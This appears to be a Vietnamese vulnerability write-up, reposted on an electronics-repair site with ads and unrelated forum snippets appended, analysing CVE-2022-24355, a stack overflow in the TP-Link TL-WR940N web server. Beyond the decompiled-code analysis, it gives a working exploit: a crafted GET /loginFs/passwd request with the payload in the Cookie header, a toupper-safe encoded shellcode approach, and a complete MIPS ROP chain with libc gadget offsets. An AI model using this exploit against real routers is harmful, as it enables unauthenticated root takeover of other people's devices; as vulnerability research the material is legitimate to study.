Về lỗi

CVE-2022-24355 cho phép những kẻ tấn công liền kề mạng thực thi mã tùy ý trên các cài đặt bị ảnh hưởng của bộ định tuyến TP-Link TL-WR940N. Không cần xác thực để khai thác lỗ hổng này. Lỗ hổng cụ thể tồn tại trong quá trình phân tích cú pháp của phần mở rộng tên tệp. Vấn đề là do thiếu xác thực độ dài của dữ liệu do người dùng cung cấp trước khi sao chép nó vào bộ đệm dựa trên ngăn xếp có độ dài cố định. Kẻ tấn công có thể tận dụng lỗ hổng này để thực thi mã trong bối cảnh root. (www.zerodayinitiative.com)

Sau khi đọc mô tả, mình nghĩ rằng lỗi giống như lỗi tràn bộ đệm phổ biến được kích hoạt bằng cách gửi yêu cầu cho tệp có phần mở rộng tệp rất dài (ví dụ: index.aaaa ……. aaaa). Tuy nhiên, trường hợp này lại khác.

Tạo lại lỗi

Từ hàm init có tên **httpd ()** , để chương trình gọi **hàm httpRpmFs ()** , url yêu cầu phải chứa “/ fs /” hoặc “/ loginFs /”.

```
httpRpmConfAdd(2, "/fs/", httpRpmFs);
httpFsConfAdd("/fs/", "/rc_filesys/doc/");
httpAliasConfAdd("/login/*", dword_595194);
httpCtrlConfAdd("/loginFs/*", "*", "*");
httpRpmConfAdd(2, "/loginFs/", httpRpmFs);
httpFsConfAdd("/loginFs/", "/rc_filesys/doc/");
httpAliasConfAdd("/incoming/*", "/incoming/*");
httpCtrlConfAdd("/incoming/*", "admin", "Everywhere");
httpFileSetDefaultFs(1);
httpUploadConfAdd("/incoming/", "/rc_filesys/");
return httpServerStart();
```

LinhKienThaoMay.Com
Zalo: 0389937723

Hơn nữa, ip giới thiệu trong yêu cầu phải bằng ip máy chủ để vượt qua kiểm tra bảo mật trong **hàm httpDispatcher ()** .

```
v22 = isUnCheckRefererUrl(*(_DWORD *)(a1 + 20), v16);
v23 = v10;
if ( !v22 )
{
  v24 = isHostEqRefererHost(a1);
  v23 = v10;
  if ( !v24 )
  {
    if ( HttpIsAccessFromLAN(a1) )
      return ((int (__fastcall *)(int))HttpDenyPage)(a1);
    DefaultRemoteWebCtrlLogin = getDefaultRemoteWebCtrlLogin();
    v23 = v10;
    if ( DefaultRemoteWebCtrlLogin )
      return ((int (__fastcall *)(int))HttpDenyPage)(a1);
  }
}
```

LinhKienThaoMay.Com
Zalo: 0389937723

Bây giờ, về chức năng dễ bị tấn công, **httpRpmFs ()** được sử dụng để đọc và phản hồi nội dung của tệp được yêu cầu nếu nó tồn tại trong thư mục / tmp / hoặc / web /.

```
if ( *(_WORD *)(a1 + 48) != 200 )
  return -1;
v2 = (const char *)httpBufferGet();          // v2 = con trỏ đến vùng nhớ lưu http header
                                             // (vị trí chính xác là dấu "." trước file extension)
if ( !httpServerUncompress )
  httpMimeContentEncodingGet(a1, 0);
strcpy(v2, "/tmp/");
v3 = httpRpmDataGet(a1);                     // lấy đường dẫn url (bỏ qua /fs/ và /loginFs/)
strcat(v2, v3);                              // tạo đường dẫn /tmp/ + /đường dẫn file từ url/
v4 = strstr(v2, "..") != 0;                  // filter ".." tránh path traversal
result = -1;
if ( !v4 )
{
  v6 = open(v2, 0);                          // thử mở file (check file có tồn tại không)
  if ( v6 < 0 )
  {
    strcpy(v2, "/web/");                     // tạo đường dẫn /web/ + /đường dẫn file từ url/
    v7 = httpRpmDataGet(a1);
    strcat(v2, v7);
    v4 = strstr(v2, "..") != 0;
    result = -1;
    if ( v4 )
      return result;
    v6 = open(v2, 0);
    if ( v6 < 0 )
    {
      printf("open %s error!\r\n", v2);
      perror("reason:");
      return -1;
    }
  }
```

LinhKienThaoMay.Com
Zalo: 0389937723


Lúc đầu, mình nghĩ rằng lỗ hổng là **strcat (v2, v3)** nhưng, cả **v2** và **v3** đều được phân bổ-ed và chỉ được sử dụng trên heap. Vì vậy, mình đã cố gắng so sánh **httpRpmFs ()** này với

httpRpmFs () đã cố định. Chúng hầu hết giống nhau, ngoại trừ có một kiểm tra bảo mật mới nếu bạn muốn đọc tệp trong thư mục / tmp /.

```
if ( *(_WORD *)(a1 + 48) != 200 )
  return -1;
v2 = (const char *)httpBufferGet();
if ( !httpServerUncompress )
  httpMimeContentEncodingGet(a1, 0);
strcpy(v2, "/tmp/");
v3 = httpRpmDataGet(a1);
strcat(v2, v3);
v4 = strstr(v2, "..") != 0;
result = -1;
if ( !v4 )
{
  v6 = open(v2, 0);
  if ( v6 < 0 )
  {
    strcpy(v2, "/web/");
    v7 = httpRpmDataGet(a1);
    strcat(v2, v7);
    v4 = strstr(v2, "..") != 0;
    result = -1;
    if ( v4 )
      return result;
    v6 = open(v2, 0);
    if ( v6 < 0 )
    {
      printf("open %s error!\r\n", v2);
      perror("reason:");
      return -1;
    }
  }
  if ( (!HIBYTE(session_client) || dword_617014 != 2 || isSessionExpiredTime() || !isSessionClient(a1))
    && strstr(v2, "/tmp/") )
  {
    v8 = &off_5E07E8;
    while ( !strstr(v2, *v8) )
    {
      v4 = v8++ != &off_5E07FC;
      if ( !v4 )
      {
        printf("Unauthorized access to /tmp/ is not allowed");
```

LinhKienThaoMay.Com
Zalo: 0389937723

Từ manh mối đó, mình đã thực hiện một số yêu cầu đọc mọi tệp trong / tmp / và cuối cùng, nó đã bị lỗi khi mình cố đọc một tệp có tên là **passwd** . Nhìn vào trình gỡ lỗi, một phần của yêu cầu đã được viết trong ngăn xếp và gây ra tràn.



Hãy quay lại với đoạn mã và tìm hiểu xem điều này có thể xảy ra như thế nào. Tại **hàm htttpRpmFs ()** , sau khi đọc tệp tin thành công, chương trình sẽ đưa ra phản hồi chứa nội dung của tệp tin đó.

Hàm **sub_5299E0 ()** được gọi để phát hiện Loại-Nội dung của phản hồi phù hợp với phần mở rộng tệp. Đây là nơi bắt đầu tràn

```
v2 = (unsigned __int8 *)(file_path + strlen(file_path));
do
  v3 = *v2--;
while ( v3 != '.' );
v4 = v2 + 1;
for ( i = 0; i < strlen(v4 + 1); ++i )
{
  v6 = toupper(v4[i + 1]);
  file_extension = (char *)&v11 + i;
  *file_extension = v6;
}
```

LinhKienThaoMay.Com
Zalo: 0389937723

Hàm **sub_5299E0 ()** tìm phần mở rộng tên tệp bằng cách tạo một con trỏ trỏ đến cuối đường dẫn tệp. Sau đó, điểm sẽ được di chuyển về phía sau cho đến khi nó gặp '.' tính cách. Cuối cùng, **sub_5299E0 ()** sẽ sao chép tất cả các ký tự sau dấu '.' từng ký tự một cho đến khi nó gặp byte null. Ký tự đã sao chép sẽ được đổi thành khóa trên và được lưu vào ngăn xếp. Trong trường hợp của mình, mật khẩu không có phần mở rộng tệp, con trỏ đã được di chuyển về phía sau, chuyển đường dẫn tệp, đến vùng tiêu đề yêu cầu đã lưu và chỉ dừng lại khi nó gặp phần cuối cùng '.' trong địa chỉ ip của phần Người giới thiệu. Kết quả là,

mọi thứ sau khi nó được sao chép để xếp chồng và ghi đè lên các giá trị thanh ghi đã lưu. Sau **sub_5299E0 ()**kết thúc, các giá trị này được bật trở lại thanh ghi và gây ra sự cố chương trình.

```
LOAD:00529B04 loc_529B04:                             # CODE XREF: sub_5299E0+28↑j
LOAD:00529B04                                         # sub_5299E0+DC↑j ...
LOAD:00529B04                 lw      $ra, 0x24+var_s10($sp)
LOAD:00529B08                 lw      $s3, 0x24+var_sC($sp)
LOAD:00529B0C                 lw      $s2, 0x24+var_s8($sp)
LOAD:00529B10                 lw      $s1, 0x24+var_s4($sp)
LOAD:00529B14                 lw      $s0, 0x24+var_s0($sp)
LOAD:00529B18                 jr      $ra
LOAD:00529B1C                 addiu   $sp, 0x38
LOAD:00529B1C  # End of function sub_5299E0
```

LinhKienThaoMay.Com
Zalo: 0389937723

Viết một khai thác

mình không có bộ định tuyến thực, vì vậy mình sử dụng bộ công cụ-phân tích-phần sụn để mô phư phần sụn. Sau khi nghiên cứu một chút, mình thấy rằng ASLR của bộ định tuyến bị tắt theo mặc định, vì vậy mình cũng tắt ASLR trên trình mô phư của mình. Vì chương trình không có bảo vệ, mình sẽ sử dụng lỗi tràn để lưu trữ mã shellcode vào ngăn xếp và chạy nó.

```
[*] '/home/exluck/Desktop/firmware-analysis-toolkit/firmadyne/images/httpd
    Arch:     mips-32-big
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


LinhKienThaoMay.Com
Zalo: 0389937723

Từ gỡ lỗi ở trên, mình đã tạo một tải trả tiền được lưu trữ trong phần cookie của yêu cầu. Trọng tải chứa bộ đệm 16 byte, một con trỏ ngăn xếp tới shellcode và shellcode.


```
stack = "\x7c\x9f\xfa\x90"

request = "GET /loginFs/passwd HTTP/1.1\r\n"
request += "Host: 192.168.1.1\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0\r\n"
request += "Accept: application/json, text/javascript, */*; q=0.01\r\n"
request += "Accept-Language: en-US,en;q=0.5\r\n"
request += "Accept-Encoding: gzip, deflate\r\n"
request += "Connection: close\r\n"
request += "Referer: http://192.168.1.1/\r\n"
request += "Cookie: " + "\x90"*16 + stack + shellcode + "\r\n"
request += "Upgrade-Insecure-Requests: 1\r\n"
request += "\r\n"
```

LinhKienThaoMay.Com
Zalo: 0389937723


Mọi thứ trông ok và mình nghĩ điều này sẽ dễ dàng, nhưng yêu cầu chỉ làm cho chương trình bị sập mà không có các trình bao hoặc kết nối trở lại nào. mình đã quay lại gỡ lỗi và phát hiện ra vấn đề là hàm **toupper ()** . Shellcode chứa một số byte trong phạm vi từ 0x61 đến 0x7a (‘a’ thành ‘z’ trong ascii). Các byte này sẽ bị thay đổi khi đi qua hàm **toupper ()** (trừ 0x20) khiến mã shell không hoạt động.



Vì vậy, mình đã tìm thấy một giải pháp để bỏ qua **toupper ()** là mã hóa shellcode trước khi gửi đến bộ định tuyến. May mắn thay, lib pwntool có chức năng XORencode cho trường hợp này. Tuy nhiên, sau khi mã hóa, mã shell vẫn có một byte 0x70.



mình đã cố gắng tháo rời 0x01c07027 và thấy hướng dẫn " **nor $ t6, $ t6, $ zero** ". Để chấm dứt byte hư, mình đã thay đổi mã shell được mã hóa một chút. Vì thanh ghi $ t1 có cùng mục đích với $ t6 và nó không được sử dụng trong cả shellcode và encode, mình đã thay thế thanh ghi $ t6 bằng $ t1 và byte hư đã biến mất.



Hơn nữa, mình đã biết rằng một bộ định tuyến MIPS có đồng tiền đệm bộ nhớ cache để tăng tốc độ truy cập bộ nhớ bằng cách thực hiện đọc và ghi vào bộ nhớ chính một cách không đồng bộ. Sau khi tràn bộ đệm ngăn ghi đè lên địa chỉ trả về được lưu trữ bằng địa chỉ shellcode, bộ xử lý đã hướng việc thực thi đến đúng vị trí vì địa chỉ trả về là dữ liệu. Tuy nhiên, nó thực thi các lệnh cũ vẫn chiếm bộ nhớ cache của lệnh, chứ không phải các lệnh đã

được ghi gần đây vào bộ đệm dữ liệu. Để làm cho shellcode hoạt động, mình phải xóa bộ đệm dữ liệu và lệnh bằng cách gọi hàm **sleep ()** . mình đã mượn ROPchain từ mã khai thác cũ (www.exploit-db.com/exploits/46678) và sửa đổi một chút để phù hợp với trường hợp của mình.

```
libcBase= 0x2adab000
sleep = libcBase + 0x53CA0
gadget1 = libcBase + 0x00055c60 # addiu $a0, $zero, 1; move $t9, $s1; jalr $t9;
gadget2 = libcBase + 0x00024ecc # lw $ra, 0x2c($sp); lw $s1, 0x28($sp); lw $s0, 0x24($sp); jr $ra;
gadget3 = libcBase + 0x0001e20c # move $t9, $s1; lw $ra, 0x24($sp); lw $s2, 0x20($sp); lw $s1, 0x1c($sp); lw $s0, 0x18($sp); jr $t9
gadget4 = libcBase + 0x000195f4 # addiu $s0, $sp, 0x24; move $a0, $s0; move $t9, $s1; jalr $t9;
gadget5 = libcBase + 0x000154d8 # move $t9, $s0; jalr $t9;

s0 = "BBBB"
s1 = gadget2
payload = s0
payload += struct.pack('>I', s1)
payload += "\x90"*8
payload += struct.pack('>I', gadget1) #Overwrite RA address
#New stack for gadget 2 starts
payload += "E" * 20 # adjust stack
payload += "FFFF" #gadget3 -> lw $s0, 0x18($sp) => 24 bytes
payload += "GGGG" #gadget3 -> lw $s1, 0x1c($sp) => 28 bytes
payload += "HHHH" #gadget3 -> lw $s2, 0x20($sp) => 32 bytes
payload += "AAAA"
payload += "CCCC"
payload += struct.pack('>I', sleep) #gadget2 -> lw $s1, 0x28($sp) => 40 bytes
payload += struct.pack('>I', gadget3) #gadget2 -> lw $ra, 0x2c($sp) => 44 bytes
#New stack for gadget 3 starts
payload += "G" *24
payload += "A"* 4 #lw $s0, 0x18($sp); sp + 24 bytes = s0
payload += struct.pack('>I', gadget5)#lw $s1, 0x1c($sp); sp + 28 bytes = s1 <= load gadget 5 addr
payload += "C" *4 #lw $s2, 0x20($sp); sp + 32 bytes = s2
payload += struct.pack('>I', gadget4) #lw $ra, 0x24($sp); sp + 36 bytes = ra <= load gadget 4 addr
#New stack for gadget 4 starts
payload += "\x90" * 36
payload += shellcode #addiu $s0, $sp, 0x24; sp + 36 bytes = s0
```

LinhKienThaoMay.Com
Zalo: 0389937723

Yêu cầu cũng cần chỉnh sửa để phù hợp với tải trọng mới.


```
request = "GET /loginFs/passwd HTTP/1.1\r\n"
request += "Host: 192.168.1.1\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0\r\n"
request += "Accept: application/json, text/javascript, */*; q=0.01\r\n"
request += "Accept-Language: en-US,en;q=0.5\r\n"
request += "Accept-Encoding: gzip, deflate\r\n"
request += "Connection: close\r\n"
request += "Referer: http://192.168.1.1/\r\n"
request += "Cookie: " + payload + "\r\n"
request += "Upgrade-Insecure-Requests: 1\r\n"
request += "\r\n"
```

LinhKienThaoMay.Com
Zalo: 0389937723

TRUNG TÂM SỬA CHỮA ĐIỆN TỬ QUẢNG BÌNH

MR. XÔ - 0901.679.359 - 80 Võ Thị Sáu, Phường Quảng Thuận, tx Ba Đồn, tỉnh Quảng Bình

Cuối cùng, quá trình khai thác đã hoàn tất và sẵn sàng chạy.



Tác giả: Thanhnc41

Các bài viết tương tự:

1. âm ly jangua – con âm ly của em lâu ko nghe giờ bỏ ra hát thì vặn to volume master hoặc vặn to volume míc vặn cả núm Hi của míc và mater thì sôi to rít nhưng ko hú,,,,,sôi lăm rít lăm,,muốn hát mà ko dc hát,,,
2. âm ly trung quốc 4 sò – mọi nguoi oi cứu cháu với, con âm ly này đợt truoc khách đem tới cháy biến thế, cháu đã thay biến thế đc 1thang giờ khách đem tới lại cháy biến thế ko biết nguyên nhân là j vậy mọi nguoi
3. Cà Fê Đêm – Ai đi Cà Fê đêm không?
4. cần giúp đỡ âm ly 8 sò 2 ngày vẫn chưa tìm ra bệnh_áp đói xứng +-17vol qua 2 ổn áp 7912 7812 cấp cho rơ le mạch music master mic,,+-52 cho công suất – ban đầu hỏng công suất chết câu chì,,thay thế và kiểm tra các điện áp chân b công suất =nhau 52 vol,các tâng khuyeh đại thúc, đệm, trở tụ tốt,(,bo nguồn ,ổn áp và công suất đi liên),,,tháo đường 52 vol thì rơ le lại đóng cấp vào lại ko đóng ,bỏ 1 câu chì 1 vế lại đóng(vế đã bị nổ câu chì lúc đầu),,,,kiểm tra ko thấy bị sao? 2 trở cân bằng vế rơ le bảo vệ loa em đo 1 đường về 52vol còn 1 đường vài mili vol,,,ko hiểu là sao lại chênh lệch thế,,,
5. Dạy nghề, tuyển thợ tại Đông anh, hànội – Điều hòa, máy giặt, lò vi sóng, nồi cơm, xe đạp điện,
6. đâu kỹ thuật số call tech dvb usb,,,bắt dc 1 số kênh ko bắt dc kênh vtc1 đến vtc 11 – em dò ko dc em chọn mặc định nhà sản suất,,,giờ ko load dc kênh nữa,,,có cách nào khác ngoài chạy lại ram bằng cách mua bộ nạp lại chương trình ko các bác
7. HDD SAMSUNG 160g – tự nhiên bị fomat toàn bộ HDD,giống nhu là 1 cai hdd mới mua vậy.
8. lò vi sóng sharp Biến áp om – mấy bữa nay e chạy lùng sục mua Biến áp lò vi sóng mà ko kiếm dc
9. Máy giặt deawoo 7.2 kg – Bấm power kêu ù ù. Van xả mở. Phao ko đc cấp điện .e đem thợ thay triac xả về .bấm chu hũ trình giặt bình thường nhưng lượt thứ 2 lại bị như cũ. Đem ra thợ lần 2 cũng thay triac xả rồi về vẫn vậy. Riết tiền sửa bằng tiền mua bo luôn. Huhu .nhờ các anh chỉ giáo để giải quyết 1 lần duy nhất ạ
10. may giat sharp ES-S71 – ấn nút ON đã có điên áp cấp cho van cấp nước là 195V.ấn

Tài liệu này được tải từ website: http://linhkienthaomay.com. Zalo hỗ trợ: 0389937723

start đo dien áp ra van cáp nuocs khong thay đổi .minh nghi do hong máy con tranzitor có dung khong. ma cua may con tran zitor la M1J43 thay bang con gi duọc

11. sam sung ml1640 – máy báo lỗi đèn đỏ , mình kiểm tra thì bị tràn bộ đếm và lỗi hộp quang . mình đã thay hộp quang và reset lại bộ đếm , máy đã in đc bình thường khoảng vài chục trang thì máy báo lỗi đèn vàng
12. toshiba 21 CZ5VX(K) – bị đứt quận dao động tròn tròn hình trụ e thay quận của samsung giống vậy máy chạy nhưng lái đứt e quấn lái thì hình nên đủ nhưng lại hơi co ở giữa khi vào nenu và lại có nằn sóng ngang làm hình ảnh thành răng cưa và sò dòng rất nóng e thay thử tụ gốm dập mát nhưng vẫn k dc ạ cho e hỏi có phải sai dao động k ạ e đếm quận dao động của nó là 44v dây to và 1130v dây bé nếu thay thì máy nào thay dc ạ

Tài liệu này được tải từ website: http://linhkienthaomay.com. Zalo hỗ trợ: 0389937723